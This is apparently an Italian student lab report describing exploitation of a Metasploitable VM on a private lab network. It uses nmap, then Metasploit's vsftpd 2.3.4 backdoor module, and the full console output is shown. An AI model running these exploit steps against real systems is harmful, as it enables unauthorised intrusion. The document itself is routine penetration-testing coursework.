

S7-L1

Cambio IP su Metasploit 192.168.1.149



Cambio IP su Kali 192.168.1.150 per mettere in intranet le due reti.



Avvio di “msfconsole” per connettersi alla Metasploit.

Successivamente una volta connesso ho fatto una ricerca specifica su vsftpd, trovato dal comando “nmap -A”per trovare le porte aperte sulla Metasploit. Per poi fare il “search vsftpd” per visualizzare i moduli disponibili.


```
=[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdo
Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_2

msf6 > use 1
```

Ho scelto l'Exploit numero 1 "(exploit/unix/ftp/vsftpd_234_backdoor)" da lanciare con "use 1".

```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/usi
                                       loit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.1.149
rhost => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
```

Il passaggio successivo è fare show options per visualizzare le opzioni se sono corrette per andare avanti, e per fare mente locale. Successivamente, siccome mancava l'RHOST, ovvero il target da

attaccare (192.168.1.149), e ci dice che ha accettato la nostra richiesta. Infine ho lanciato il run (che poteva essere anche il comando “exploit”) per avviare il l’attacco.



In quest’ultimo passaggio ho creato con “mkdir” una cartella nella seguente sotto-cartella “ home/msfadmin/” chiamandola ”test_metasploit” e lanciato un “ls” successivamente per dimostrare la visibilità della cartella creata.